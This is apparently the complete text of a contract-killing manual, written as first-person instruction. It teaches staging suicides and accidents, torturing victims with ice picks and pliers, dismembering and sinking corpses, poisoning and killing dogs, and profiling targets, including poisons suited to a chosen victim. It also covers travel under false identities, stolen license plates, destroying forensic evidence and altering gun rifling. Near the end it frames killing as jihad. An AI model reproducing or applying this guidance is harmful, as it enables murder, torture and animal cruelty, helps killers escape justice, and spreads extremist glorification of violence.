For instance, a body found lying at the bottom of a flight of stairs will have bruises, broken bones, and marks. Unless you know how to fake these results or bring about certain death from a real fall, you had better not get involved.

If the employer is requesting accidental death to collect double indemnity on an insurance policy, have him read the fine print again. Many times these policies also pay double for violent deaths, so a foiled robbery or a burglary may be more in line with your abilities.

Faked suicides are very tricky too. A left-handed man will not shoot himself with his right hand. A man who jumps off a building to his death will not hit the pavement twenty feet from that building. Distance alone will indicate whether he jumped or was thrown. A person with a phobia for heights would choose a suicide method other than jumping from a building., And many a hanging has been discovered to be a result of foul play because the knot was tied in the wrong direction, or because there was no evidence of a ladder or other way for the victim to get his head into the noose.

Contrary to popular belief, most suicides do not leave notes. Usually these people are so depressed that all they want is out. So if your mark is not visibly depressed and all seems to be going right with him in the world, immediate suspicion may result from his death.

If you are qualified to fulfill a suicide or accidental death request, you should charge more for the hit based on your superior knowledge and abilities.

MAKING A RELUCTANT VICTIM TALK

At times it will be an imperative part of your job assignment hat you extract certain information from the mark before he meets his fate. Most people will tell you anything you want to know, even when they are sure they are about to die, just to buy a few extra seconds or minutes of life. But there are a stubborn few who will take their secrets to their graves rather than break, even in the face of death. Sometimes you can pretend to bargain with these obstinate martyrs, even though you fully intend to carry out your contract once you receive the desired information.

I had the opportunity to accompany a master of persuasion on an assignment a few years ago. Although small in stature, this full-blooded Indian was ruthless in obtaining the information he came for. The mark was a much larger man, outweighing the Indian by more than eighty pounds. With my help, we subdued the giant, stripped him to the waist and tied him into a wooden arm chair.

"Talk," ordered the Indian. Silence.
The Indian pulled an ice pick from his pocket.
The giant looked from the point of the pike to the Indian and then to me, as if begging for my intervention. I shrugged my shoulders in a helpless gesture.

The Indian circled the giant slowly. Suddenly he stopped and inserted the tip of the pick into the giant's upper arm about a quarter of an inch. When he withdrew his pick, there was a sickening little popping sound as blood spurted from the wound for a second, then stopped.
"Talk," repeated the Indian. More silence.
Several stabs later, the giant was quivering like a jellyfish, his body like a pincushion, while the Indian was getting more and more into his work.

Suddenly he grew tired of the ice pick game. With a malicious grin, he pulled a pair of pliers from his other hip pocket and gave me a sly wink. Pointedly, methodically, he began with the giant's little finger on his left hand and crunched

each knuckle slowly with the pliers. It seemed to no effort at all on his part as the soft bone gave way under the force of the simple tool. He had only gotten to the third finger when the giant began to cry like a baby and spill his guts. The Indian listened, asked a few questions, then unstrapped the trembling giant and set him free. The big man raced for the door and into the night. I'm not sure, but I think the Indian was a bit disappointed that it all ended so quickly.

There is no end to the various ways of torturing a mark until he would tell you what you want to know, and die just to get over it. Sometimes all it takes is putting a knife to his throat. Not from behind with the blade across the throat the way they do in the movies, but from the front where the tip of the blade creasing the soft hollow of the throat, where the victim can see the gleaming steel and realizes what damage it would do if it fully penetrated.

Most people would much prefer the compassionate quick release of a bullet to the slow torturous death of being cut and watching their own lifeblood seep from their body. And even facing death, they tend to want to leave the body behind to be whole and dignified instead of a mutilated, unrecognizable corpse.

You may threaten, bargain, torture or mutilate to get the information you want, and you must be prepared to use whatever method works.

HOW TO GET RID OF THE CORPUS DELICTI

If disposing of the body becomes part of your job assignment, you should charge a hefty additional sum. The risks you take in carrying out the request and the extra time you spend with the corpse are certainly deserving of higher compensation. There are many options, and the one you choose will depend on the circumstances of your particular job and location.

If you have a really strong stomach, you can always cut the body into sections and pack it into an ice chest for transportation and disposal at various spots across the countryside.

Or, you can simply cut off the head after burying the body. Take the head into some deserted location, place a stick of dynamite into the mouth, and blow the telltale dentition to smithereens! After this, authorities can't use the victims' dental records to identify his remains. As the body decomposes, fingerprints will disappear and no real evidence will be left from which to make positive identification. You can even clip off the fingertips and bury them separately.

Of course, there are many easier and less gruesome methods for disposing of the corpse. We all know the story of how the mob buries the body in the still of the night in some footer for a multistory building where cement is to be poured the next day.

Or the one about tying cement blocks to the body and dumping it into the river. But there's a lot more to it than that. If you choose to sink the corpse, you must first make several deep stabs into the body's lungs (from just under the rib cage) and belly. This is necessary because gases released during decomposition will bloat these organs, causing the body to rise to the surface of the water.

The corpse should be weighted with the standard concrete blocks, but it must be wrapped from head to toe with heavy chain as well, to keep the body from departing and floating in chunks to the surface. After the fishes and natural elements have done their works, the chain will drag the bones into the muddy sentiment.

If you bury the body, again deep stab wounds should be made to allow gases to escape. A bloating corpse will push the earth up as it swells. Pour in lime to prevent the horrible odor of decomposition, and lye to make that decomposition more rapid.

Quicksand, the open sea, caves in isolated areas and abandoned wells are all potential places to get rid of the body.

Preplan your actions. Know what you're going to do with the corpse before you pull that trigger. be flexible enough to make sudden changes in your plan should some unexpected predicament arise.

DEALING WITH MAN'S BEST FRIEND

You've probably heard the saying, "There are many ways to kill a rabbit." A greater problem for the hit man is finding a way to silence a barking dog. An overzealous dog in the neighborhood, and more particularly, the mark's own canine, presents a problem that must be dealt with. If you can get to the dog without too much risk to yourself, you can feed it ground glass in raw hamburger a few days before the hit; the animal will die a slow and miserable death. Unfortunately, the ultimate demise of his best friend and protector may put the mark on guard for your impending arrival.

As I stated before, dogs can take much larger amounts of poison than a man's fragile system can handle. You will have to experiment to come up with the best available poison and the proper dosage, which may mean a definite decrease in the canine population of your own neighborhood.

Poison placed inside a capsule and buried in a ball of meat is one method to use. However, this means waiting whatever time it takes for the poison to get into the dog's system to do its work. I have found that if the dog gets a taste of the poison, he may spit the meat out or that some poisons will cause him to throw up his stomach contents in a very short time. And some pets are so finicky that they will eat carefully around any pill or capsule, leaving it as evidence in the bottom of the dog dish.

Shooting a dog will create a loud and continuous string of yelps and howls that may alert the countryside, unless you are an expert marksman and can shoot to kill with one shot. The best spot to go for is right behind and under the ear where the brain is located. Even then, be prepared for that one long yelp before death occurs. In fact, almost anything you do to a dog will bring out that resounding, attention drawing yelp.
A house dog and family pet will normally keep a distance between you and him while he barks his head off to alert his family that danger is present. An attack dog, on the other hand, should charge ferociously. The only advantage of coming face to face with an attack dog is that once he sinks his teeth into something, the barking will stop. If you know an attack dog is on the scene, bring material to wrap your arm to prevent his breaking the skin when he makes his attack. As he charges, offer the wrapped arm and let him sink his teeth into the material. Once he has a good, tight hold, place your free forearm on the back of his neck as a brace. Then jerk the arm he is biting up and back quickly to break his neck. Or, you can just as easily cut his throat while you have him in that position.
A hypodermic needle filled with poison or a poison tipped dart shot through a blow gun seems to give the best results.

HOMEWORK AND SURVEILLANCE

THE ABSOLUTELY MOST ESSENTIAL part of any successful operation is accurate information. Even with the finest weapon and the most sophisticated equipment available, without accurate information you'll be all dressed up with nowhere to go. Or, worse yet, you may crash the wrong party.

HOMEWORK

Only a fool will rush right into a job without doing his homework. You have to know your target, whether it's a job for hire or a personal endeavor. Every scrap of up-to-date information you can gather inconspicuously should be assembled and studied to guarantee the success of you operation. Information requirements will vary, depending on the type and difficulty of the job. Even the most minute, seemingly unimportant detail can be just the very item you need. Everything your employer knows, you should know.

The best way to gather the necessary facts to plan your job is to use an information sheet as a guideline so nothing will be left out. You can have your employer fill it out himself, but you will get better information (once you have a bond of mutual trust and price has been agreed upon) if you ask the questions and fill it our as he supplies the information.

Until you actually do the job, the information sheet is just harmless data. However, if it falls into the wrong hands and you go ahead with the job, it could very well prove conspiracy. So keep it in a safe place away from prying eyes and nosy snoopers. After you do the job, the information sheet, along with any photos, maps, diagrams, house keys and other paraphernalia will become incriminating evidence linking you to the crime. So memorize and get rid of all your information before you leave to do the job.

The best way to rid yourself of this evidence is to burn it all, crumble the cooled residue, and scatter it in the wind. If you burn it indoors, flush it down the toilet. But make sure you are not near any smoke detectors or you may have company at the most inopportune time. Just see that all this information is done away with in some manner that will inhibit its reconstruction.

On the following pages is a sample information sheet to show the depth of the information required to plan an efficient, successful job. Each job will be different, so the categories will carry in their importance. For instance, if a man lives alone, it may become important to know is he has a dog who will bark, warning the owner of your impending intrusion or alerting the neighborhood that something is amiss. If a man lives with several other people, however, it may become important to know his regular routine and where he hands out when he is not at work or at home.

Your thinking, pattern and technique should be flexible and imaginative. You may want to develop your own information-gathering system based on your personal needs and preferences.

Using this information complete on the sample form;, we come to the following conclusions: Items 1,2,3,5 and 24 supply physical information to enable positive identification of the mark. Edward Nathan Jones (AKA Eddie or Fat Boy) can be mentally pictures as a middle- aged, overweight man who is more than likely too out of shape to make any positive effort to defend himself against our onslaught. The photograph supplied will help greatly in making a positive identification. However, if the photo were not available, the indicated mole, scar and habitual cigar would be of great benefit, along with the detailed physical description.

Items 9 through 20 and 23 give clues to his emotional makeup. Our mark is basically a loner. He lives alone, has few friends or outside interests, preferring to remain within the confines of his apartment watching TV during his free time. He is a heavy drinker, although he does not abuse any type of drug. The that he is a homosexual will preclude the sudden appearance of a girlfriend. It was stated in item 23 that he is afraid of sexual contact of any kind since his brush with the law eight years ago. He may be just a bit paranoid, since he does keep a loaded weapon close at hand in the

apartment. His previous fighting ability will more than likely pose no threat, since his excess weight will slow him down considerably and make him short-winded.

Items 4, 6, 7, 9, 10, 15, 16, 21, 22, 25, and 26 indicate again that his lifestyle precludes heavy traffic flow at the place where he lives. Although his job is an unimportant one and he drives to and from work alone, a study of the drawings in items 25 and 26 as well as the photos provided make the apartment the initial choice for making the hit. The fact that he does not deal of partake of illegal drugs and that he has no known sexual pastimes shows that he will usually be found alone. The absence of burglar alarms or watchdogs would indicate that he feels relatively safe within the confines of his apartment, relying only on his own abilities and the loaded .38 for self-protection. Since his own car is the only one usually present in the reserved parking area, a quick check of the tag numbers should be enough to verify he is alone before you make your move.

Items 7, 11, 12, 13, 14, 15, 16 and 20 offer potential methods for making the hit.

Items 7 shows that he travels to and from work alone. A well-planned "traffic accident" or "hit and run" might be in order. Or even a well-placed rifle shot from a distance.

Item 11 might inspire some other type of accident in the home while the mark is under the influence of the alcohol he is known to drink heavily. Or, some really good poison, like cyanide, might be added to a bottle of wine he has chilling in the refrigerator.

The negative responses to items 12, 13, 14 and 15 rule out "Accidental" death due to drug overdose. IF he were a drug dealer, a fake rip-off might have been used as the cover. Or perhaps he would have indulged in a bad bag of dope.

Item 20 might be a good alternative. If the mark has a bad heart, the mere presence of a venomous snake in his bed or mailbox might bring about an immediate heart attack.

Based on the overall picture, however, quick, silent entry and the muffled blast of your .22 is the preferred route. The mark's physical attributes, his emotional makeup and his lifestyle would indicate that it might be days before any foul play is detected. The layout of the apartment complex and the position of his apartment make it an ideal place to make a hit.

The decision has been made.

You may have noticed no personal information was requested from the employer as to why he wanted the hit performed. Neither was there any reference to the employer, his name or location. It is not necessary for you to know why the employer wants the mark taken out. If he tells you, fine. Otherwise, don't ask. The employer is the judge. You are merely the executioner. Your job, once the information is provided, is to study it to arrive at your own conclusions as to how the job will be accomplished or whether additional information will have to be obtained on your own.

Give the employer what he has paid for: the cleanest, most efficient and professional services possible.

SURVEILLANCE

Surveillance can be a tedious and sometimes boring part of your job. It can mean sitting in sweltering heat or freezing cold for hours on end while you try not to look conspicuously out of place or draw attention to yourself. It means hoping to gather enough information to put together some ideas of how the mark thinks and acts so you can plan when and how to make your move.

When a complete packet of information is supplied by the employer at the time you make the contract, surveillance can be cut down to a few routine checks of places the mark is known to frequent and a couple of runs to establish positive identification and correct addresses. If for some reason the employer cannot provide the information required for advance planning, of course the fee he pays and the expense money advanced will Ben higher to cover the extra risks and time involved in assuring success of the job.

The key here, as always, is discretion. The use of disguises will enable you to move about more freely. It is much to your advantage that no one recognizes your true identity or remembers your actual description.
Surveillance techniques vary from job to job, depending on the area where the mark lives and his personal and social habits. A man in a large city will be much easier to watch or tag that a man in a small town or rural community. In the city, you blend with the crowd and the crowd tends to mind its own business. In a small area, an outsider will immediately inspire curiosity.

In some places, an unusual car parked on the roadside with a lone man seated behind the wheel for an extended period of time may have terrified mothers reporting its presence to the authorities. In other places, the same man could sit in the same car all day and no one would give him a second glance.

The object is to check the conditions that exist on each particular job before you formulate your plan. No matter how high your IQ, or how sharp your weapon skills, if you lack basic common sense, you won't make it as a professional in this field. One fellow I know accepted a contract on an old country boy who has known to be a big drug dealer. The mark was always on the go and never in one place at the same time twice. And traffic at the mark's home was heavy, moving in and out in a steady stream. The hit man followed the mark for several days and never could establish the proper time or place to make a quiet hit. Finally, in frustration, he got into his "good OLE country boy" outfit and knocked on the mark's front door.

"Charlie 'round?" the hit man drawled as he spat a mouth of chew on the ground. "Naw, he ain't here," came the reply. "Reckon I could catch him over at Pete's Bar4?" our friend inquired as he bent to wipe the dust from his cowboy boots.

"Maybe later. He's out at the packing house right now," the young man informed him. "I 'spect him to come back by here 'bout five or six o'clock."

"Thank you much, "our friend said, tipping his hat politely. "Just tell him Clyde stopped by and I'll be seeing him later."

Back in his pickup truck, "Clyde" drove to the packing house he had surveyed earlier. He knew it was a cover for transporting the drugs cross-country. The decision now was whether to hit the mark here, or wait until later when he was known to be visiting Pete's Bar.

Luckily there was a vacant parking spot to the left of the mark's car. He turned the radio on and country music filled the air. Leaning his head back against the seat, he pulled his hat down to cover his eyes as though he were napping. He was still in that position when the unsuspecting mark bent to unlock his car forty-five minutes later.

The muffled sound of three shots to mark's head went unnoticed by the workers in the packing house. The body was not discovered until several hours later when the shift ended. By then, our friend was safely miles away. A difficult hit had been successfully completed!

If you expect your surveillance to entail tedious hours of watching and waiting, there are some things you can do to make yourself more comfortable during that time. If it's cold out, dress warmly and carry a blanket to cover yourself so you won't have to run the car to keep the heater going. Pack a thermos of coffee or cold drinks and some food so you won't have to leave your position when you get hungry. Bring a portable radio of cassette player so you won't drain

your car battery. Don't bring any reading material. You can't watch and read, although a book or newspaper may be used as a prop. To fill the time, you make check out books on cassette from the library and listen while you watch.

Fill your tank before you start out. You never know when the mark may be on the move, and many a tail has been lost because the tank ran out before the mark did.

If you can afford them and are able to get inside to plant them, quarter sized bugging devices are not available that will pick up conversation up to two miles away on an unused radio frequency. The bugs can be planted in the house, inside a frequently worn jacket, inside the car, and so on, giving you the leverage of knowing what is going on from a perfectly legitimate spot within a two-mile radius.

Binoculars, infra-red photography, Star-light scopes and bugging devices all have their time and place. Unfortunately, nothing will ever replace the basic sit and watch technique.

At night, perhaps circumstances will allow you to approach a little closer to take a peek, or even go inside for a preliminary investigation. But don't ever take risks gathering information that may not be necessary. Use common sense!

Remember these important rules: If, for any reason, you can be placed at the jobsite by witnesses, scratch that job for a later time or eliminate it altogether.

If you are working out of town and get a traffic ticket, Call the job off.

If you are doing surveillance and the cops come to check out your reason for loitering in the area, call the job off.

If you run into a neighbor or repairman while you are snooping around the mark's house, Call the job off.

Don't let any little detail link you to the victim.

GETTING THE JOB DONE RIGHT

At the beginning of this book you read an account of an actual hit going down. As you probably noted, most of the detail concerning the events covered concerned the efforts to conceal the true identity, avoid public attention, and make sure no incriminating evidence was left behind.

The kill is the easiest part of the job. People kill one another every day. It takes no great effort to pull a trigger or plunge a knife. It is being able to do so in a manner that will not link yourself or your employer to the crime that makes you a professional.

Public assassinations are sometimes necessary but are messy and draw immediate attention. Quiet, one-on-one confrontations are much to be preferred, especially when your skills and expertise give you a distinct advantage in the situation.

Why did our hit man choose to fly and rent a car when other methods of t4ransportation were available?> Why go to all the trouble to use elaborate disguises and keep changing false identifications? Why register at the motel for only two days and pay cash in advance>? Why let an incompetent desk clerk get away with overcharging him for food and improperly preparing his order?

And why, after the job was completed and he knew he had plenty of time to make his escape, did he go to so much trouble to dispose of a perfectly good weapon, disguise and a pair of shoes that he could possibly have used again>

Of course, no two jobs will be handled the same, but the following pages will explain why the hit man in this case chose to act as he did... and why the crime remains unsolved.

PART ONE: GETTING THERE

Your expense money, down payment on the contract and complete information about the mark is in your possession. Photographs were provided, and enough information is available for you to make a tentative plan for the assault.

THE INFORMATION

Study the information sheet. Memorize floor plans, descriptions and details. Then, if you feel confident that you won't need to refer to the data again, destroy it in a manner that will prohibit restoration.

If you feel you may need to carry the data with you to the jobsite, mail it yourself and carry the unopened envelope. Even law enforcement officials should be leery of opening sealed mail without probably cause and the necessary legal documents.
Then, just before you leave to complete your assignment, open the envelope, review the contents and destroy in the manner described above. If something goes wrong as the job goes down, you certainly don't want the authorities to find such incriminating evidence in your possession. Your employer wouldn't appreciate carelessness on your part much either.

TRANSPORTATION

The next task to be faced is getting yourself and your equipment to the jobsite.

Any travel agent will be happy to make arrangements for travel, lodging and a car rental for you at now charge. Simply call a travel agency, give a false name, tell the agent your destination, when you want to leave, and ask for an open return flight home.

The travel agent will want your phone number to call you back when the information you request is assembled. You can get around giving out your number by telling her you are using a neighbor's telephone or that you're going out for the afternoon and will call her alter in the day to get the information. This way, the agent will see your face for only a few brief minutes when you go down to pay cash for your tickets, which will be prepared in the false name you gave. There will be no record of your true identity, phone number or address, and airlines don't require identification for tickets paid in cash.

However, identification is required for car rental, so don't make such arrangements through a travel agent. And don't make motel reservations in the same name used on your flight tickets. You need not make it any easier than necessary for anyone to identify you between your point of departure and the crime scene.

If for some reason you cannot fly, you may have to drive. Trains and buses are much too slow and the trip would tire you considerably. But if time permits, train and bus may be the safest method available. In any event never use your own automobile as a means to getting to the jobsite. A rental car would work best.

Car rental agencies require a valid driver's license and one major credit card a identification even when you pay cash. This is a security measure for them to guard against theft. So if you plan to rent a car, even for cash, a fake or stolen set of identification is in order. (Make sure you get a car with unlimited mileage and a trunk for locked storage).

Obviously, your risk factor is greatly increased when you drive. Even a minor violation can place your location at a particular time, so the driver's license you use must match the name on the rental contract just in case. God forbid that you should become involved in an accident! But should any situation occur where your face has been clearly seen, placing you in the area where the hit is to go down, either cancel the contract immediately or put it off for a while. Your employer will understand and will be grateful for your precautions.

When using a rental car, always carry enough cash to cover any major breakdowns that may occur. Even though the agency normally foots these bills, this is a part of the price you pay for anonymity.

Sometimes it is good to cover your trail by flying into a large city a few hundred miles from where the hit is to take place. You can rent a car there and travel to the job location. If you choose to travel this way, steal an out of state tag while you are out-of-state. Stolen tags only show up on the police computer of the state in which they are stolen. You will use the tag to replace the rental tag when you go to make the actual hit. In that way, any suspicion or checks on the parked car will not be traced back to the rental agency or to you.

TRANSPORTING YOUR TOOLS

You can't work without your tools, and you can't count on being able to purchase them when you get to where you're going. Even with proper false identification, there may be residency requirements or waiting periods, so you need your own, dependable selection of weapons from home.

Of course, you'd never get through airport security with a gun on your person. But you can carry one in your luggage if you notify airport personnel in advance and it will be stored in the cargo compartment. Otherwise, you may have some embarrassing questions to answer as that suitcase does through airport x-rays. But even if you get permission to pack your gun in your luggage, how will explain that little sound muffling tube that is attached to the barrel.

If time allows, you can ship everything UPS or by bus or common carrier, with pickup at the terminal by the addressee (fictitious name) when you arrive. Or, you can use Express Mail -- next day arrival guaranteed -- post office to post office, which may or may not require ID by addressee at time of pick-up.

However you choose to transport your weapons, pack them well! Use a metal, foam-lined box or two or more cardboard cartons packed one inside the other as your shipping container. Disassemble guns and other metal parts and roll them in soft cloth, newspapers, or clothes you plan to wear on the job. Include several extra pairs of rubber gloves and clean work shows, unless you plan to carry these items with you.

If you are driving and for some reason have no choice but to transport these dangerous tools with you in a car, pack well as above and gift-wrap or prepare as if for mailing. Carry the wrapped box in the locked trunk of the car, out of public view, to prevent theft or suspicion. If the package is small enough of it inside a large suitcase or metal footlocker, use a combination lock as a double safety precaution on your outer container. Authorities and crooks alike are known for confiscating keys; however, a search warrant with probable cause may be necessary for the authorities to get you to open the combination lock.

Note: Every item you use on a job should be considered disposable. Then you won't have to worry about how to ship these items home again.

THE TRIP

You are en-route. Your tools on the way via Express Mail. You are travelling under an assumed name.

Everything you purchase is paid for in cash. Anything you buy is a necessity -- food, lodging, transportation. You will use only bills in small denominations, not crisp new one hundred dollar bills. You don't want to draw any attention to yourself or become memorable.

You are working. This is your job and you are a professional. You will purchase no gifts or souvenirs, nothing that may point a finger to your locations along the way. This means specifically items like pottery labeled "Made in Mexico," shells marked "Souvenir of Florida" and the like.

You will not become involved with women -- on any level -- while you are on assignment. Women have an eerie way of memorizing quickly and in fine detail any man that shows a sexual interest in them. Save pleasure for after business.

You will not drink, even socially, nor will you take any drugs or stimulants. If you need artificial courage, you should try some other career.

You will make no long distance phone calls. The phone company computer will be recording the numbers dialed.
You will be careful of the food you eat and the water you drink. You don't want a case of food poisoning or dysentery to hamper timely accomplishment of your assignment.

You will not draw any unnecessary attention to yourself in any way. You won't over- or under-tip. you won't be drawn into any memorable conversations. You won't exhibit any rude or argumentative behavior. Your profile will be low and non-disruptive for the duration of the assignment. Though inside you are like a wild animal stalking his prey, others may view you as yet another passive wimp! Let them.

If the waiter is too slow, be patient. If the clerk doesn't give back the right change, forget it. If the food is bad, don't eat it. Don't let any little incident cause anyone to remember your face later.

PART TWO: DESTINATION

The excitement is building as your plane comes in for a landing. Where will you stay, and how will you get there?

Unless you know your way around and can use mass transit to your advantage, you will probably need to rent a car. Nothing flashy, and in a solid color. Ask for a city map at the rental agency or purchase one at the airport newsstand if one was not provided by the employer.

A place to stay is the next priority. It can be any motel, fancy or cheap, but it should be in close proximity to the jobsite to prevent excessive travel. In fact, if you can find one within walking or jogging distance of the hit, you can forego the car rental and taxi to the motel (not to the jobsite!). Just don't over or under tip the driver or get into any extensive conversation with him. This is where a disguise can come in handy.

Check into the motel using a fictitious name. Identification is not required when you pay cash. Register for only two days maximum. If you stay is to be longer than two days, change motels and use another name. When you register, use a made-up tag number to correspond to the fictitious address you give.

If you are in town six days, you will have used five different identities -- one for the plane tickets, one for the care rental, and three different names used at three different motels. This should cause some real headaches for anyone trying to pin down your exact location. Especially if you keep changing your appearance as you change your name.

If you are using a car, keep driving to a minimum. In a strange area, your risks of traffic violations and accidents increase tremendously. Just remember, while you are out, to "borrow" a tag for use when you are ready to make your move. Of course you will have to call for your equipment if you pre-shipped it to yourself. And you will have to drive, jog or stroll past the places your mark is known to haunt (no pun intended!) After these initial checks you can determine whether you will stick to your original plan or if changes are in order.

Before you leave to do the job, and each time you change motels, you will thoroughly wipe down your room so it will be clean of fingerprints. Make sure you leave no personal items behind that will be proof of your presence. This is a precautionary measure.

As you dress for the job, certain precautions should be taken. Clean tennis shoes should be worn during the job, because the ones you wore before may have traces of soil from your home town which will leave an important clue for the investigators. The shows don't have to be new, just clean. And since the police can take impressions to ascertain height and weight of the criminal, it doesn't hurt to wear a size larger shoe than normal or even add a weight belt to throw off the investigation. Soft soled tennis shoes are quiet and good for running, should the need arise.

Clothing, of course, will have to suit the area, particularly if the job is to be done during the day or in a public place. For night work, you can wear your regular clothing under a pair of overalls if the coveralls will not arouse suspicion in the area.

Wipe down your weapons as you assemble them. Even the inner parts of your guns must be wiped to remo0ve any prints that were left behind during the last cleaning.

Wipe down each bullet and wear rubber gloves as you load the clip. Just in case you leave behind an empty cartridge, you don't want your fingerprints emblazoned on the casing.

After loading the clip, discard that pair of gloves. Do not leave them in your room, but throw them away along the way. Handling the clip may have weakened the thin rubber from contact with metal parts. If they are too weak, or

if just a tiny hole or tear has begun, it might become large enough to leave an incriminating partial print at the scene of the crime.

With your luggage and your duffel bag containing your tools in the trunk of your car, the room wiped clean of any clues to your existence, your plan of action firmly in mind, you are ready to go. Your knowledge, guts, reflexes and professionalism will see you through.

When the time is right, make your move. Quietly. Efficiently. Whatever method you choose.

The secret now that the deed is done is to stay in total self-Control. Don't panic! Don't hurry! Wait until you know beyond any doubt that you have accomplished your assignment.
Check for a pulse at both the wrist and throat. Drag the body out of the line of view of windows and doors, so discovery will be delayed. Cover any spots of blood with carefully dropped newspapers or clothing so that, too, will not be visible and arouse the suspicion of anyone peeking inside.

Be absolutely positive that the mark is, indeed, dead. You don't want to rush out too soon and have to wait around to read the morning paper to see if your mission was successful, or read that he survived and sought medical attention.

Take a few minutes to calmly survey the scene for any evidence that you might have left behind. Pick up those empty cartridges that were ejected when you fired your gun.

Did you remove your gloves for any reason? I hope not! But many a man has been caught because he thoughtlessly removed his gloves after making the kill to help himself to food or drink from the victim's refrigerator.

If the hit was supposed to look like a burglary, mess the place up a bit and take anything of value that you can carry concealed. If course, you can't keep anything. These items will have to be ditched along with your work clothes and weapon, but any cash you find is yours to pocket.

Excitement made you a bundle of nerves? If nature calls, try to control the urge. One man was actually convicted by the print he left on the victim's toilet seat. It seems he had this scar ...

If you have to take a pee, flush the toilet with you gloved fingers. You can't imagine how many idiots will remove their gloves to facilitate the operation of the sipper to take a pee. Without thinking, the flush before pulling the gloves back on ... leaving indisputable evidence to convict them on the flush handle. And believe it or not, the toilet handle is one of the primary sources for prints during the investigation.

Check the victim one final time to make sure your part of the contract is complete before you leave the scene. Then make your exit, usually through the front door. Even if someone sees you casually leaving the victim's house, he has no idea for the reason of your visit or what you have done. And you disguise will conceal your identity.

Walk! Don’t run, to your car or whatever your planned destination might be.

The first thing you should do when you reach the car is change into another disguise and get out of those work clothes. Check them for bloodstains. If there are none, you can toss them into a charity collection box or trash bin. If the victim's blood is on those clothes, they must be burned or buried.
Of primary importance now, too, is changing the rifling of the murder weapon. This should be done before you leave the crime scene. That way, even if you get picked up or stopped with the weapon in your possession, its ballistics will not match the bullets you left behind in the mark.

Now move your car to some other location where you will not attract attention as you switch the tags and disassemble your gun.

When you are driving, stay calm and obey all traffic rules. Toss your gun parts out at intervals or in various locations about town. From them in lakes or waterways. Bury or sink the gun barrel and silencer in different spots. Crush the plastic housing of the disposable silencer before you discard it.

The shoes you wore should be discarded as carefully as your weapon. You might have left distinct parts behind that will end up as plaster casts. Toss them separately at intervals along the highway. Ever see a single tennis how lying in the road? Now you know from whence it came...
Hide, bury, burn, toss -- but, in any event, do away with every tool and article of clothing that was near the scene of the crime. Even you rubber gloves. Remember, they may have powder residue on them, and they most definitely have your fingerprints on the inside!

If you are flying home, stop and wipe the car for prints and wear driving gloves as you return the car to the rental agency.

If you are driving home, wash the car and vacuum the interior IMMEDIATELY when you arrive at your destination. Remember why you wore clean tennis shoes? Well, foreign soil from the jobsite is now in the car's interior. It's in the air filter, too, so make sure you clean that as well.

Sound like a lot of unnecessary trouble and precaution? Perhaps. But it's the overcautious who remain at large.

Take, for example, the case of the federal judge slain in Texas in 1978. The contract was for $250,000 and was paid on schedule. The hit was made, fulfilling the contract – but the contractor was soon apprehended. How? Undisguised, this so-called hit man took a taxi to the jobsite. The taxi driver fingered him! Why? See if you can tell me.

PART THREE: THE AFTERMATH -- GETTING A HOLD ON YOUR EMOTIONS

You made it! Your first job was a piece of cake! Taking all that money for the job was almost like robbery. Yet here you are, finally a real hit man with real hard cash in your pockets and that first notch on your pistol.

Some people would say that a hit man is an emotionless, cold-blooded killing machine that he has no fear and no belief in God. On the contrary, a hit man has a wide range of feelings. He may be excruciatingly tender towards his woman. He may be extremely compassionate towards the elderly or disabled. He may have a strong aversion to the useless killing of wildlife. He may even be religious in his own way.

What the professional lacks is remorse. He feels no guilt.

I'm sure your emotions have run full-scale over the past few days or weeks.

There was a fleeting moment just before you pulled the trigger when you wondered if lightening would strike you then and there. And afterwards, a short burst of panic as you quickly looked around to make sure no witnesses were lurking.

But other than that, you felt absolutely nothing. And you are shocked by that nothingness. You had expected this movement to be a spectacular point in your life. You had wondered if you would feel compassion for the victim, immediate guilt, or even experience direct intervention by the hand of God. But you weren't even feeling sickened by the sight of the body.

The first few seconds of nothingness give you an almost uncontrollable urge to laugh out loud. You break into a wide grin. Everything you have been taught about life and it value was a fallacy. A dirty rotten lie!

Life is not you know beyond a shadow of a doubt that your own life is just as frail and valueless. What you have done could just as easily and unexpectedly been done to you, despite your fighting ability, your weapons expertise, your efforts to protect yourself. The realization is both sobering and shocking.

Like a machine, you do what is necessary to cover your tracks. As you leave the scene, that first burst of cool night air hits you and panic sets in. You have to force yourself to resist the urge to run!
It took only ten minutes to casually stroll to the victim's house. Covering that same distance back to your waiting car seems to take ten hours! Are people watching you from behind those closed drapes, memorizing your description as they dial the police? Can they hear the pounding of your heart above the noise of their television sets as you struggle to control your breathing and make it even?
Once inside the safety of your automobile, you change you clothing and disguise and alter the gun barrel as quickly as possible. Then, both hands gripping the steering wheel, you drive. Your eyes are constantly searching the roadside. You can't afford and accident, traffic violation, or even to miss a turn in your planned route. You struggle to keep the speed of the auto within set limits. Like your feet, the car seems to want to run.

With the disposal of each piece of evidence, your fear eases. By the time you arrive at the airport, you begin to feel silly about your unnecessary panic.

On the trip back home, you begin to think of the shocking realizations about the real value of life that you experienced after pulling the trigger professionally for the first time. Your own life takes on new meaning. Never again will you strive to accumulate wealth. Instead, you will pack the time you have with the things that make life enjoyable, interesting and exciting. You will live each day to the fullest. The acceptance of the valueness of life has given your own life value.

Your biggest problem now is learning to deal with your ego.

NO MATTER HOW WELL YOU PERFORMED have your act together in other ways, the whole show can come tumbling down when it's shaken by any one of three interferences: ego, women and partners..

Remember your intention for Jihad why you killed the mark, it is Allah SWT who we try to please and to defend the honour of our beloved Rasuul SAW and we smile in the sight of death because of our yearning desire of the reward which is only from Allah SWT of Jannat-ul-Firdaws, the highest heaven, eternal bliss, mansions, rivers of milk, honey water & wine, wives who restrain their glance, couches to recline on and that everything else which we do not know about.

LEGAL AID

Read Afriiki Sec Course & the chapter on the School of Yusuf A.S, Interrogation, interrogation Techniques, prisons and detention centers.

By their own admission, law enforcement officers clear only a little more than 20 percent of the reported crimes in a given year. Less than half of those suspects arrested are ever convicted.

Fortunately for those of us who support ourselves from outside the law, the American justice System is so bogged down in technicalities, overcrowded jails, plea bargaining and a host of other problems, that even if charged with a serious crime, we can rest assured that the law is on our side and rarely that of the victim.

But what do you do if you happen to get picked up for questioning?

Most important, remember that you are innocent until proven guilty by a court of law,. Some people feel guilty until they can prove their innocence. Never assume this type of attitude, even if they catch you with the barrel of the gun still smoking. You are under no moral or legal obligation to furnish information that may incriminate you. The first thing you should do is find out whether you are being formally charged with a crime. If you are, demand your right to an attorney to guide you during questioning, and keep quiet until he arrives.

